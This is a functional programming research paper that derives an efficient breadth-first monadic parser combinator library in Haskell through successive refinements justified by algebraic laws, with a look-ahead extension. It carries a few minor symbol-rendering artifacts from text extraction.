- Wadler, Philip (1989) Theorems for free! *Proceedings of the International Conference on Functional Programming Languages and Computer Architecture*, ACM Press, 347–359.

# FUNCTIONAL PEARL

## *Parallel parsing processes*

KOEN CLAESSEN

*Department of Computing Science, Chalmers University of Technology, Gothenburg, Sweden*  
(e-mail: koen@cs.chalmers.se)

---

### Abstract

We derive a combinator library for non-deterministic parsers with a monadic interface, by means of successive refinements starting from a specification. The choice operator of the parser implements a breadth-first search rather than the more common depth-first search, and can be seen as a parallel composition between two parsing processes. The resulting library is simple and efficient for “almost deterministic” grammars, which are typical for programming languages and other computing science applications.

---

### 1 Introduction

A popular way to describe a parser in a functional language is to use a parser combinator library. In 1975, Burge (1975) had already proposed a set of functional parser combinators. Since the early 1990s, a large number of different parser combinator libraries has appeared for modern lazy functional languages (Fokker, 1995; Hutton, 1992), and their number seems to be steadily growing still.

So what contribution can this paper possibly make? To answer this question, we need to understand the different issues involved in designing and implementing parser combinator libraries today.

After Wadler’s popularisation of *monads* for functional programming (Wadler, 1992), parser combinators were soon discovered to have a convenient monadic interface (Hutton & Meijer, 1998). By now, monads are well understood, there is syntactic support for them, and good library support that aids reuse of common monadic combinators. Monadic parsers are powerful enough to describe context-sensitive grammars, such as grammars where the structure of the grammar can depend on the input itself, e.g. the grammar of XML or Haskell.

However, the power that parser monads provide comes at a price. It has proven quite difficult to implement a parser monad in an efficient way. The efficiency of a parser combinator library usually revolves around a good implementation of the *choice* operator, which indicates a non-deterministic choice in the grammar. To implement the choice operator other than by a naive search, a careful analysis of the parsers involved seems to be needed. However, the use of the monadic *bind* combinator ( $\gg$ ), which sequentialises two parsers where the behaviour of the second parser depends on the result of the first, seems to make this impossible. For one

cannot inspect the structure of the second parser before the first has produced a result.

Two different approaches have been proposed to address this problem. The first approach abandons the use of monads altogether and introduces a new class of combinators. Efficiency improvements from forbidding the use of the monadic bind, and instead introducing a weaker form of sequencing, were shown in Swierstra & Duponcheel (1996) for deterministic parsers, and later generalised for non-deterministic parsers in Swierstra (2000). This idea of a weaker form of sequencing was one of the motivations behind Hughes' *arrows* (Hughes, 2000). However, with the weaker sequencing, it is only possible to describe context-free grammars in these systems.

The second approach keeps the monads, but instead requires the user to specify at each choice point what kind of choice operator should be used (Hutton & Meijer, 1998; Leijen & Meijer, 2001). Usually, these libraries provide a number of different choice operators. For example, *asymmetric choice* means that the right hand side will not be taken if the left hand side succeeds, *deterministic choice* is only guaranteed to work if the choice can be decided by a one symbol look ahead. Most of these libraries still provide *general choice*, which has the efficiency problem mentioned earlier.

This paper presents a systematic derivation of a parser combinator library that (1) has a simple monadic interface, (2) does not need special choice annotations, and (3) is efficient in both time and space.

The derivation techniques we use are inspired by Hughes' (1995) pretty printing combinator derivation. The idea is to implement an abstract type by a datatype that sums up all the ways one can construct elements in the datatype, i.e. the operations that the library provides. This first implementation is called the *term representation*, and has trivial implementations for its operations. We successively refine this implementation by observing typical usage patterns of the constructors, giving them names, and then simplifying the datatype by using the new constructors. The implementations of the operations in terms of the new constructors can be derived using the laws that holds for the operations. The result is a very short and simple implementation of a parser monad.

The efficiency of the choice operator comes from the fact that we implement a breadth-first search (rather than a depth-first search), which works well with “almost deterministic” grammars. This informal term is usually used for grammars where choices can be decided locally or by not looking too far ahead, and where the expected number of results is small.

## 2 Specification of non-deterministic parsers

Here, we give a specification of a simple monadic interface to a non-deterministic parsing library. There is an abstract type  $P s a$  of parsers that parse linear sequences of elements of type  $s$  into possibly multiple structures of type  $a$ . The following primitive operations exist on these parsers:

```

symbol :: P s s
fail    :: P s a
(++)   :: P s a → P s a → P s a

```

$\begin{array}{lcl} Form & ::= & ( \text{ } Form \text{ } ) \\ &   & - Form \\ &   & Form \& Form \\ &   & Var \end{array}$ $\begin{array}{lcl} Var & ::= & a   \dots   z \end{array}$	<pre><b>data</b> Form = Form :&amp; Form   Not Form   Var Char form, atom, paren, neg, var :: P Char Form form = <b>do</b> a ← atom; (conj a ++ return a) atom = paren ++ neg ++ var paren = <b>do</b> this '('; a ← form; this ')'; return a neg = <b>do</b> this '-'; a ← atom; return (Not a) var = <b>do</b> v ← sat isAlpha; return (Var v)  conj :: Form → P Char Form conj a = <b>do</b> this '&amp;'; b ← form; return (a :&amp; b)  sat :: (s → Bool) → P s s sat r = <b>do</b> c ← symbol; <b>if</b> r c <b>then</b> return c <b>else</b> fail  this :: Eq s ⇒ s → P s s this c = sat (c ==)</pre>
---	--

Fig. 1. A grammar and parser for a simple propositional logic.

The parser *symbol* consumes one symbol from the input (if there is one) and produces it as a result; if there is no symbol it fails. The parser *fail* does not consume any input, produces no results, and always fails. The choice operator ( $\parallel\!\!\parallel$ ) takes two parsers and constructs one parser that produces the results of both. Further, the type  $P s a$  has a so-called *monadic* interface as well:

$$\begin{aligned} return &:: a \rightarrow P s a \\ (\gg) &:: P s a \rightarrow (a \rightarrow P s b) \rightarrow P s b \end{aligned}$$

The parser *return x* does not consume any input and produces *x* as a result. The parser  $p \gg k$  (pronounced *bind*) first behaves like the parser *p*, but for every result *x* produced by *p*, it then behaves like the parser *k x*. In this paper we sometimes use the *do-notation*, syntactic sugar that makes it easier to write expressions containing  $(\gg)$ . The meaning of the do-notation is given by means of simple rewriting rules:

$$\begin{aligned} \mathbf{do} \ x \leftarrow e; \langle \text{rest} \rangle &= e \gg \lambda x . \mathbf{do} \langle \text{rest} \rangle \\ \mathbf{do} \ e; \langle \text{rest} \rangle &= e \gg \lambda \_. \mathbf{do} \langle \text{rest} \rangle \\ \mathbf{do} \ e &= e \end{aligned}$$

An example use of the parser combinators provided here is given in Figure 1, where we implement a parser *form* for a simple propositional logic grammar. Note that in the parser implementation we are explicit about precedence and associativity of the operators; information which is not explicit in the grammar. We can see that we quickly find a need for defining auxiliary parser combinators, such as *sat* and *this*. The purpose of this paper is not to discuss those combinators, instead we refer to Hutton & Meijer (1998) and Leijen & Meijer (2001). Here, we restrict ourselves to developing a suitable implementation of the primitive combinators.

We can clarify what we mean by the informal explanations given above by defining a semantic mapping from the abstract type  $P s a$  to a more concrete type *Parser s a*. In its definition, we use the type  $\{\!t\! \}$  to mean the type of *bags* (also called *multisets* or *unordered lists*) of elements of type *t*. We use bags rather than lists because we

want to change the order of results of parsers later on. On the expression level, empty bags are written  $\{\}$ , unit bags are written  $\{(x)\}$ , and we use *bag comprehension* notation, which is akin to list comprehensions.

```
type Parser s a = [s] → {(a, [s])}
```

The type  $\text{Parser } s \text{ a}$  represents the meaning of parsers: functions from strings of symbols of type  $s$  to bags of results. A result is a pair of an answer of type  $a$  plus the remaining part of the input.

The mapping  $\llbracket \_ \rrbracket$  tells us the meaning of each of the parser combinators:

$\llbracket \_ \rrbracket$	$:: P s a \rightarrow \text{Parsing } s a$
$\llbracket \text{symbol} \rrbracket$	$(c : s) = \{(c, s)\}$
$\llbracket \text{symbol} \rrbracket$	$[] = \{\}$
$\llbracket \text{fail} \rrbracket$	$s = \{\}$
$\llbracket p \mathbin{++} q \rrbracket$	$s = \llbracket p \rrbracket s \cup \llbracket q \rrbracket s$
$\llbracket \text{return } x \rrbracket$	$s = \{(x, s)\}$
$\llbracket p \gg k \rrbracket$	$s = \{(y, s'') \mid (x, s') \in \llbracket p \rrbracket s, (y, s'') \in \llbracket k x \rrbracket s'\}$

In the following we use this mapping to derive a number of implementations for the type  $P s a$ , leading to an efficient implementation of breadth-first parsing.

### 3 Traditional implementation: bags as lists

The traditional (and simplest) implementation of parser combinator libraries takes the type  $\text{Parser } s \text{ a}$  as a direct implementation of  $P s a$ . The semantic mapping  $\llbracket \_ \rrbracket$  becomes the identity function, and the bags are implemented as simple lists.

$\text{symbol}$	$(c : s) = [(c, s)]$
$\text{symbol}$	$[] = []$
$\text{fail}$	$s = []$
$(p \mathbin{++} q)$	$s = p s \mathbin{++} q s$
$\text{return } x$	$s = [(x, s)]$
$(p \gg k)$	$s = [(y, s'') \mid (x, s') \leftarrow p s, (y, s'') \leftarrow k x s']$

This implementation is quite appealing since it is so close to the original definition of what the parser combinators mean. However, there are a number of inefficiency problems with the above definition.

*List concatenation* List concatenation ( $\mathbin{++}$ ) (used in the definition of  $(\mathbin{++})$ ) costs linear time in the size of its left argument. So, if the  $(\mathbin{++})$  combinator is nested left associatively, we have quadratic time behaviour in the depth of the nesting.

*List comprehensions* The list comprehension (used in the definition of  $(\gg)$ ) creates a lot of intermediate datastructures, which introduces a large constant overhead. (It is possible that an automatic compiler transformation could remove this overhead in some cases. Removing the list comprehension also allows us to perform other optimisations later.)

*Backtracking* The operational reading of the lazy lists constructed during parsing corresponds to backtracking. Backtracking works well for parsing with grammars that are highly non-deterministic. However, using backtracking for grammars that are "mostly" deterministic (i.e. non-deterministic choices can be resolved by looking but a few steps ahead in the input) leads to a nasty space-leak: at each choice point, we have to hold on to the complete input left at that point, because we might come back to that point in backtracking.

In the next couple of sections, we derive an alternative implementation that overcomes each of these problems. But first, we look at a number of laws that hold for the parsing combinators we use.

#### 4 Laws for non-deterministic parsers

Here, we present a list of laws that follow from the semantics stated in section 2. First, without surprise, the well-known *monad laws* do in fact hold:

$$L1. \quad \text{return } x \gg k \equiv kx$$

$$L2. \quad p \gg \text{return} \equiv p$$

$$L3. \quad (p \gg k') \gg k \equiv p \gg (\lambda x. k' x \gg k) \quad — x \text{ not free in } k', k$$

A law stating  $p \equiv q$  says that the parsers  $p$  and  $q$  have the same observable behaviour, i.e. that  $\llbracket p \rrbracket s = \llbracket q \rrbracket s$  for all inputs  $s$ . Here is the proof of law  $L1$ :

$$\begin{aligned} & \llbracket \text{return } x \gg k \rrbracket s \\ &= \{(y, s'') \mid (x, s') \in \llbracket \text{return } x \rrbracket s, (y, s'') \in \llbracket k \ x \rrbracket s'\} \\ &= \{(y, s'') \mid (y, s'') \in \llbracket k \ x \rrbracket s\} \\ &= \llbracket k \ x \rrbracket s \end{aligned}$$

The other laws have similar proofs.

The above monad laws provide two laws ( $L1$  and  $L3$ ) that can be used to simplify parsers occurring on the left hand side of ( $\gg$ ). Here are two more such laws; one for *fail* and one for ( $\text{++}$ ). These are actually two laws that hold for *monads with a plus*.

$$L4. \quad \text{fail} \gg k \equiv \text{fail}$$

$$L5. \quad (p \text{++} q) \gg k \equiv (p \gg k) \text{++} (q \gg k)$$

Other laws for monads with a plus are the following, which say that choice ignores failing parsers.

$$L6. \quad \text{fail} \text{++} q \equiv q$$

$$L7. \quad p \text{++} \text{fail} \equiv p$$

Moreover, the choice operator ( $\text{++}$ ) does not prefer any argument order, or order of nesting, and is therefore commutative and associative. Note that the commutativity property does not hold in general for monads with a plus, but it holds for ( $\text{++}$ ) since bags are unordered.

$$L8. \quad (p \text{++} q) \text{++} r \equiv p \text{++} (q \text{++} r)$$

$$L9. \quad p \text{++} q \equiv q \text{++} p$$

These laws follow directly from the commutativity and associativity of the union operator  $\uplus$  for bags.

Finally, there is one law about the *symbol* operator, which is at the heart of the algorithm we derive later. It says that a choice between two parsers that both start by consuming a symbol, also starts with consuming a symbol, and proceeds with a choice between the two remaining parts of the parsers.

$$L10. \quad (\text{symbol} \gg k) \uplus (\text{symbol} \gg k') \equiv \text{symbol} \gg (\lambda c . k c \uplus k' c)$$

The case for non-empty strings of this law can be proved as follows:

$$\begin{aligned} & \llbracket (\text{symbol} \gg k) \uplus (\text{symbol} \gg k') \rrbracket (c : s) \\ &= \llbracket \text{symbol} \gg k \rrbracket (c : s) \uplus \llbracket \text{symbol} \gg k' \rrbracket (c : s) \\ &= \llbracket k \ c \rrbracket s \uplus \llbracket k' \ c \rrbracket s \\ &= \llbracket k \ c \uplus k' \ c \rrbracket s \\ &= \llbracket \text{symbol} \gg (\lambda c . k \ c \uplus k' \ c) \rrbracket (c : s) \end{aligned}$$

## 5 Implementation A: term representation

To find an efficient implementation of the parsing library specification, we use an approach pioneered by Hughes (1995). The idea is to derive an implementation of an abstract type by first representing it as a datatype that sums up all the ways one can construct elements in the datatype, i.e. the operations that the library provides. This first implementation is called the *term representation*, and has trivial implementations for its operations.

We consecutively refine this implementation by observing typical usage patterns of the constructors, giving them names, and then simplifying the datatype by using the new constructors instead of the old ones. The implementations of the operations in terms of the new constructors can be derived using the laws that hold for the operations. We start with the following term representation for  $P \ s \ a$ :

```
data P s a = Symbol           — wrong!
| Fail
| P s a :++ P s a
| ∀ b . P s b :>> (b → P s a)
| Return a
```

The constructor functions *Fail*,  $(:++)$ , and *Return* directly correspond to the operators *fail*,  $(\uplus)$ , and *return*. The constructor  $(:>>)$  also directly corresponds to the operator  $(\gg)$ , but since  $(\gg)$  is polymorphic not only in its final result type, but also in its intermediate result type, we need to use local type quantification in the declaration of  $(:>>)$ .

However, the type of the *Symbol* constructor shows that something is wrong; *Symbol* has type  $P \ s \ a$ , but *symbol* ::  $P \ s \ s$ . The type of *Symbol* really does not make much sense as a representation of the function *symbol*, since the result of *symbol* should be a symbol, not just something of any type. To fix this, we introduce a different operation to our parsing interface, but we do this just for the sake of

this particular implementation. This new operation, called *symbolMap*, can be used to implement *symbol*, and it actually is a variant of *symbol* that takes an extra argument – a function that is to be applied to the parsed symbol before returning it.

$$\text{symbolMap} :: (s \rightarrow a) \rightarrow P s a$$

(Note that the type of *symbolMap* fits nicely as a constructor of the type *P s a*.) Its semantics is:

$$\begin{aligned}\llbracket \text{symbolMap } h \rrbracket (c : s) &= \{(h c, s)\} \\ \llbracket \text{symbolMap } h \rrbracket [] &= \{\}\end{aligned}$$

Of course, *symbol* can trivially be defined in terms of *symbolMap* using the following law:

$$D1. \quad \text{symbol} \equiv \text{symbolMap id}$$

So, the final version of our term representation of the type *P s a* becomes:

```
data P s a = SymbolMap (s → a)
| Fail
| P s a :++ P s a
| ∀ b . P s b :>> (b → P s a)
| Return a
```

The definitions of the operators in our parsing interface in terms of the above constructors are straightforward:

```
symbol = SymbolMap id
fail = Fail
(:++) = (:++)
(:>>) = (:>>)
return = Return
```

Lastly, we can use the definition of the semantic mapping  $\llbracket \cdot \rrbracket$  in order to give a function *parse* that takes a parser and a string of input symbols, and produces the results of the parser. However, we leave the implementation of the bag type  $\{\cdot\}$  still abstract for now.

$\text{parse}$	$:: P s a \rightarrow \text{Parsing s a}$
$\text{parse } (\text{SymbolMap } h) (c : s)$	$= \{(h c, s)\}$
$\text{parse } (\text{SymbolMap } h) []$	$= \{\}$
$\text{parse } \text{Fail}$	$- = \{\}$
$\text{parse } (p :++ q)$	$s = \text{parse } p s \cup \text{parse } q s$
$\text{parse } (\text{Return } x)$	$s = \{(x, s)\}$
$\text{parse } (p :>> k)$	$s = \{(y, s'')   (x, s') \in \text{parse } p s,$ $\quad \quad \quad (y, s'') \in \text{parse } (k x) s'\}$

It is not easy to come up with a good way of implementing the bags used in the above function, because of the use of bag union ( $\cup$ ) and the bag comprehensions.

Instead, we will consecutively refine the implementation of the datatype  $P\ s\ a$  in order to remove the constructor functions that give rise to the use of the bag operators  $(::\#)$  and  $(:\gg)$ , respectively.

## 6 Implementation B: removing bind

Our goal in the next implementation is to remove the possibly expensive bag comprehension in the last clause of the definition of *parse*. The approach we take here is to take away the constructor function  $(:\gg)$  from our implementation altogether. This we do by trying to simplify away uses of  $(\gg)$  as much as possible, and then give names to the cases that cannot be removed. These names we use to introduce new constructor functions instead of the ones we could simplify away.

There exist laws for simplifying all parsing operators on the left hand side of a  $(\gg)$  operator, except *symbol*. We therefore merge the constructor  $(:\gg)$  with the constructor *SymbolMap* into a new constructor, called *SymbolBind*, and then implement the two operators  $(\gg)$  and *symbol* in terms of the new constructor. The law for the new constructor is:

$$D2. \quad \text{SymbolBind } k \equiv \text{symbol } \gg k$$

Note that we are abusing notation a little bit here; really we should have used a function *symbolBind* in the above law, but since we actually never implement such a function explicitly, we use the constructor function in its place. The new datatype becomes:

$$\begin{aligned} \text{data } P\ s\ a &= \text{SymbolBind } (s \rightarrow P\ s\ a) \\ &\mid \text{Fail} \\ &\mid P\ s\ a : \# P\ s\ a \\ &\mid \text{Return } a \end{aligned}$$

So how do we implement our parsing operators? The three untouched operators are defined as before: *fail* = *Fail*,  $(\#)$  =  $(:\#)$ , and *return* = *Return*. The implementation of *symbol* follows directly from law *L2* and definition *D2*:

$$\text{symbol} = \text{SymbolBind } \text{Return}$$

We can also derive the implementation of the  $(\gg)$  operator, resulting in:

$$\begin{aligned} \text{SymbolBind } f \gg k &= \text{SymbolBind } (\lambda c . f\ c \gg k) \\ \text{Fail} \gg k &= \text{Fail} \\ (p : \# q) \gg k &= (p \gg k) : \# (q \gg k) \\ \text{Return } x \gg k &= k\ x \end{aligned}$$

To illustrate this derivation, here is the first clause in the definition of  $(\gg)$ :

$$\begin{aligned} \text{SymbolBind } f \gg k & \\ &= (\text{symbol} \gg f) \gg k \quad \text{— by D2} \\ &= \text{symbol} \gg (\lambda c . f\ c \gg k) \quad \text{— by L3} \\ &= \text{SymbolBind } (\lambda c . f\ c \gg k) \quad \text{— by D2} \end{aligned}$$

The other clauses can be derived in a similar fashion. Lastly, the function *parse* has one fewer case to deal with:

$$\begin{aligned}
 \text{parse } (\text{SymbolBind } f) (c : s) &= \text{parse } (f c) s \\
 \text{parse } (\text{SymbolBind } f) [] &= \{\} \\
 \text{parse } \text{Fail} &- = \{\} \\
 \text{parse } (p : \text{++ } q) &s = \text{parse } p s \cup \text{parse } q s \\
 \text{parse } (\text{Return } x) &s = \{(x, s)\}
 \end{aligned}$$

The first two clauses of this definition follow directly from definition D2 and the semantics for ( $\gg$ ).

This implementation does not need to implement bag comprehensions, but the bag union operator ( $\cup$ ) is still there. Even though it is possible to implement bag union in an efficient way, using it here is a problem, for it is vital to be able to control the order in which the elements in the resulting bag are evaluated. For example, in the above, evaluating  $\text{parse } p s$  first means that  $\text{parse } q s$  still holds on to the whole input  $s$ , leading to a space leak. So, we want more fine-grained control over the evaluation order in the case of choice. In the next refinement, we would therefore like to remove the constructor function ( $: \text{++}$ ) which gives rise to the use of ( $\cup$ ).

## 7 Implementation C: removing plus

Similar to the previous definition, we make the observation that there exist laws for simplifying any parser on the left and right hand side of a ( $\text{++}$ ) operator, except for *return*. So, we merge ( $: \text{++}$ ) with *Return* into a new constructor *ReturnPlus* and implement the two operators ( $\text{++}$ ) and *return* in terms of the new constructor. The law for the new constructor is:

$$D3. \quad \text{ReturnPlus } x p \equiv \text{return } x \text{++ } p$$

The new datatype loses yet another two constructors and gains a new one:

$$\begin{aligned}
 \text{data } P s a = & \text{SymbolBind } (s \rightarrow P s a) \\
 | & \text{Fail} \\
 | & \text{ReturnPlus } a (P s a)
 \end{aligned}$$

There is only one untouched operator defined as before:  $\text{fail} = \text{Fail}$ . The implementation of the *return* operator can easily be derived from law L7 and definition D3:

$$\text{return } x = \text{ReturnPlus } x \text{ Fail}$$

The *symbol* operator is implemented as before, only it uses the new definition of *return*:

$$\text{symbol} = \text{SymbolBind return}$$

The choice operator ( $\text{++}$ ) has to be defined by means of pattern matching on the

other constructors. The complete definition of the  $(\text{++})$  operator becomes:

$$\begin{aligned}
 \text{SymbolBind } f \text{ ++ SymbolBind } g &= \text{SymbolBind } (\lambda c . f c \text{ ++ } g c) \\
 \text{Fail} \text{ ++ } q &= q \\
 p \text{ ++ Fail} &= p \\
 \text{ReturnPlus } x \text{ } p \text{ ++ } q &= \text{ReturnPlus } x \text{ } (p \text{ ++ } q) \\
 p \text{ ++ ReturnPlus } x \text{ } q &= \text{ReturnPlus } x \text{ } (p \text{ ++ } q)
 \end{aligned}$$

The first clause is a very powerful case, which, by using law  $L10$ , allows us to combine two parsers of the form  $\text{SymbolBind } f$ . The second and third clauses are direct consequences of laws  $L6$ , and  $L7$ , respectively. The last two clauses can be derived using law  $L8$ , which is associativity of  $(\text{++})$ , and definition  $D3$ . The last clause even makes use of law  $L9$ , which is commutativity of  $(\text{++})$ !

The new definition of  $(\text{++})$  thus changes the order of results compared to a traditional implementation using lists and backtracking. The order of arguments is changed in such a way that all possible intermediate results are produced and all possible intermediate failing alternatives are discarded before the next symbol is consumed. In other words, the different choice alternatives are executed in *lock-step*, which means that none of the choice alternatives hold on to the input, as a traditional backtracking implementation would, or in fact any implementation which does not change the order of results in the choice operator. Together with the first clause in the definition of  $(\text{++})$ , which merges two uses of *symbol* into one, this leads to a *breadth-first* (rather than the traditional *depth-first*) implementation of parsing.

The implementation of the  $(\gg)$  operator has to deal with the new constructor *ReturnPlus*. Here is a derivation of the corresponding clause:

$$\begin{aligned}
 \text{ReturnPlus } x \text{ } p \gg k & \\
 = (\text{return } x \text{ ++ } p) \gg k & \quad \text{— by } D3 \\
 = (\text{return } x \gg k) \text{ ++ } (p \gg k) & \quad \text{— by } L5 \\
 = k \text{ } x \text{ ++ } (p \gg k) & \quad \text{— by } L1
 \end{aligned}$$

The complete definition of  $(\gg)$  looks as follows:

$$\begin{aligned}
 \text{SymbolBind } f \gg k &= \text{SymbolBind } (\lambda c . f c \gg k) \\
 \text{Fail} \gg k &= \text{Fail} \\
 \text{ReturnPlus } x \text{ } p \gg k &= k \text{ } x \text{ ++ } (p \gg k)
 \end{aligned}$$

And lastly, the function *parse* has again one case fewer to deal with:

$$\begin{aligned}
 \text{parse } (\text{SymbolBind } f) \text{ } (c : s) &= \text{parse } (f c) \text{ } s \\
 \text{parse } (\text{SymbolBind } f) \text{ } [] &= \{\} \\
 \text{parse } \text{Fail} \text{ } - &= \{\} \\
 \text{parse } (\text{ReturnPlus } x \text{ } p) \text{ } s &= \{(x, s)\} \uplus \text{parse } p \text{ } s
 \end{aligned}$$

The last clause follows directly from definition  $D3$  and the semantics for *return* and  $(\text{++})$ .

We have managed to express the *parse* function without using bag comprehensions, and with using bag union only in a simple case. Thus, the decision of how

to implement the used bags is not difficult anymore; we use plain lists. Here is the implementation of the *parse* function above using lists:

```

parse (SymbolBind f) (c : s) = parse (f c) s
parse (SymbolBind f) [] = []
parse Fail - = []
parse (ReturnPlus x p) s = (x, s) : parse p s
```

As we can see, to construct the lists, we are only using `(:)` and `[]`, and it takes constant time to produce a result.

If we were going to use lists for bags anyway, why did we bother with doing the development with bags? The answer is that using bags in our original specification of parser semantics allowed us to change the order of the results in the list. This is what allowed us to construct a breadth-first implementation. One alternative possibility would be to use a set instead of a bag in the specification, enabling us to use idempotence as well. However, this would also restrict the possible parser result types to equality-types.

The implementation we have arrived at now is not the final one yet; there is still one source of inefficiency left that we want to remove.

## 8 Implementation D: associativity of bind

Let us take a look at the implementation of `(>>)` in section 7. It is defined using recursion over its left argument. Just as for example with list concatenation, using `(>>)` left-associatively in a nested fashion leads to behaviour taking quadratic time in terms of the nesting depth. This typically happens in recursive grammars for tree-like structures. Therefore, we would like to force `(>>)` to be used only right-associatively.

To do this, it is not enough to simply refine the type `P s a` further. Instead, a parser should be made aware of the way it is *used*, its *context*. Providing the context of a parser to its implementation makes the way the bind operator is used left-associatively explicit. Thus, the next implementation of the parser type becomes a function from some type representing its context to a real parser. This technique is called the *context passing implementation* in Hughes (1985).

As a note on the side, the problem of avoiding left-associative applications of `(>>)` is not a problem specific to this paper. In fact, it is well known that using a so-called *continuation passing monad* solves this problem. In the form of a *monad transformer* (Liang *et al.*, 1995) one can even use an out-of-the-box solution. However, we still think it is instructive and interesting to derive a solution for our parser monad using the context passing implementation. The solution we arrive at later turns out to be exactly the continuation passing monad.

Before we look at exactly how to implement the type `P s a` using context passing, we introduce some preliminaries. We reuse the implementation of the type `P s a` from the previous section (section 7) as a basis for our new implementation. To avoid name confusion, we use primed ('') versions of the names to refer to the implementations in that section:

```

symbol' :: P' s s
fail'   :: P' s a
```

```
(++')   :: P' s a → P' s a → P' s a
return' :: a → P' s a
(≫')   :: P' s a → (a → P' s b) → P' s b
parse'  :: P' s a → Parser s a
```

We use the unprimed versions of the names for the implementation of the current section. The idea is that in the new implementation, the function  $(\gg')$  is only going to be applied right-associatively.

Next, we have to decide what the context we are going to pass around looks like. For simplicity, let us assume that the parser is always used in a problematic context, i.e. where it is the left argument of an application of  $(\gg')$ . So, contexts have the following shape: " $\bullet \gg' k$ " (where  $\bullet$  represents a hole in which parsers can be plugged in), and can simply be represented by  $k$  itself. In the case where a parser is used in a context that does not actually have this shape, we simply take  $k = \text{return}'$ , in which case we have the identity context, by law *L2*.

The type of  $k$  depends on the result type of the parser that is put in the hole in the context, and also on the result type of the whole context. These types are not necessarily the same; when we construct a parser, we have no idea what the final result type of its context will be. Therefore, we introduce two different result types,  $a$  and  $b$ , and, inside  $P$ , universally quantify over the result type of the context  $b$ .

```
type Context s a b = a → P' s b
type P s a          = ∀b . Context s a b → P' s b
```

What is the law that allows us to derive the implementations of the corresponding operations? For a parser  $p$  in the new type and its corresponding parser  $p'$  in the old type, the following correspondence should hold:

$$D4. \quad p \equiv \lambda k . p' \gg' k$$

Furthermore, we want the actual results of the two parsers to be the same:

$$D5. \quad \text{parse } p \equiv \text{parse}' p'$$

We can now derive the definitions for the parsing operations. Here are the three primitive parsing operations:

```
symbol = λk . SymbolBind k
fail    = λk . Fail
p ++ q = λk . p k ++' q k
```

The derivations of *symbol* and *fail* are quite straightforward. Here is the derivation of  $(++)$ :

$$\begin{aligned} p ++ q &= \lambda k . (p' ++' q') \gg' k && \text{— by D4} \\ &= \lambda k . (p' \gg' k) ++' (q' \gg' k) && \text{— by L5} \\ &= \lambda k . p k ++' q k && \text{— by D4} \end{aligned}$$

The definitions of the monadic operators look like this:

$$\begin{aligned} \text{return } x &= \lambda k . k x \\ p \gg f &= \lambda k . p (\lambda x . f x k) \end{aligned}$$

It is interesting to note that these definitions do not depend on *return'* and  $(\gg')$  at all! Let us look at the derivation of  $(\gg)$ :

$$\begin{aligned} p \gg f &= \lambda k . (p' \gg' f') \gg' k && \text{— by D4} \\ &= \lambda k . p' \gg' (\lambda x . f' x \gg' k) && \text{— by L3} \\ &= \lambda k . p (\lambda x . f x k) && \text{— by D4} \end{aligned}$$

Note how we use the associativity law of  $(\gg)$  (L3) in order to ensure right-associativity — this was our original goal! Lastly, we implement the *parse* function:

$$\text{parse } p = \text{parse}' (p \text{return}')$$

Its derivation is equally simple:

$$\begin{aligned} \text{parse } p &= \text{parse}' p' && \text{— by D5} \\ &= \text{parse}' (p' \gg' \text{return}') && \text{— by L2} \\ &= \text{parse}' (p \text{return}') && \text{— by D4} \end{aligned}$$

We have now arrived at the final implementation. Note that this implementation does not make use of  $(\gg')$  anymore. Figure 2 shows the complete implementation, where we have simplified the definition of *parse'* to have fewer cases.

## 9 Extensions

Several extensions to the functionality of the derived parser combinators can be made. In this section, we discuss two such extensions.

*Look-ahead* A parsing technique that is often used is *look-ahead*, i.e. looking at the input without consuming it in order to decide what to do next. An example of an application of look-ahead is a parser for identifiers as non-empty sequences of alphanumeric characters. Parsing the input "foo" using a direct implementation would produce the results  $\{("f", "oo"), ("fo", "o"), ("foo", "")\}$ . However, the intention is probably to only get  $\{("foo", "")\}$ , which we can obtain by looking ahead in the input and fail if there are still characters left that are alpha-numeric.

Thus, we introduce a new parsing operator in our library, *look* ::  $P s [s]$ , with the following definition:

$$[\![\text{look}]\!] s = \{(s, s)\}$$

It is not possible to implement *look* transparently in terms of the other combinators. This means that we have to adapt our current implementation, and simply following

```

— types
type  $P\ s\ a = \forall b . (a \rightarrow P'\ s\ b) \rightarrow P'\ s\ b$ 
data  $P'\ s\ a = SymbolBind\ (s \rightarrow P'\ s\ a)$ 
    | Fail
    | ReturnPlus a (P' s a)

— main functions
symbol =  $\lambda k . SymbolBind\ k$ 
fail =  $\lambda k . Fail$ 
p ++ q =  $\lambda k . p\ k\ ++'\ q\ k$ 
return x =  $\lambda k . k\ x$ 
p >> f =  $\lambda k . p\ (\lambda x . f\ x\ k)$ 
parse p = parse'( $p\ (\lambda x . ReturnPlus\ x\ Fail)$ )

— auxiliary functions
SymbolBind f ++' SymbolBind g =  $SymbolBind\ (\lambda c . f\ c\ ++'\ g\ c)$ 
Fail ++' q =  $q$ 
p ++' Fail =  $p$ 
ReturnPlus x p ++' q = ReturnPlus x (p ++' q)
p ++' ReturnPlus x q = ReturnPlus x (p ++' q)

parse' (SymbolBind f) (c : s) = parse' (f c) s
parse' (ReturnPlus x p) s =  $(x, s) : parse'\ p\ s$ 
parse' - - = []

```

Fig. 2. Final parser implementation.

the development we have gone through for the other parser operators, we end up with an extra constructor in the  $P'$  datatype:

**data**  $P'\ s\ a = \dots | LookBind\ ([s] \rightarrow P'\ s\ a)$

The function *look* is simply implemented as  $\lambda k . LookBind\ k$ . We also have to adapt the auxiliary functions to be able to deal with the new constructor *LookBind*. Thus, we add the following clauses to  $(++')$ :

```

LookBind f ++' LookBind g = LookBind (\lambda s . f s ++' g s)
LookBind f ++' q = LookBind (\lambda s . f s ++' q)
p ++' LookBind g = LookBind (\lambda s . p ++' g s)

```

The first clause is an optimisation; it avoids creating expressions of the form  $LookBind\ (\lambda s_1 . LookBind\ (\lambda s_2 . \dots))$ , which are unnecessary, since  $s_1$  and  $s_2$  will be bound to the same value anyway. Lastly, we add the following clause to *parse'*:

*parse' (LookBind f) s* = *parse' (f s) s*

Here is an example of how *look* can be used. The function *munch* takes a predicate *r* over symbols, and parses as many symbols as possible satisfying *r*.

```

munch :: (s → Bool) → P s [s]
munch r = do s ← look ; inspect s

```

**where**

```

inspect (c : s) | r c = do symbol ; s' ← inspect ; return (c : s')
inspect - - = return []

```

We grab the current input with *look* and pass it to the local function *inspect*, which inspects the input, and builds a parser that precisely consumes the symbols that satisfy *r*. Note that when we decide to consume a symbol, we already know which symbol it is (namely *c*), so we can ignore the result of *symbol*. The identifier parser we introduced earlier can now be expressed using the parser *munch isAlphaNum*.

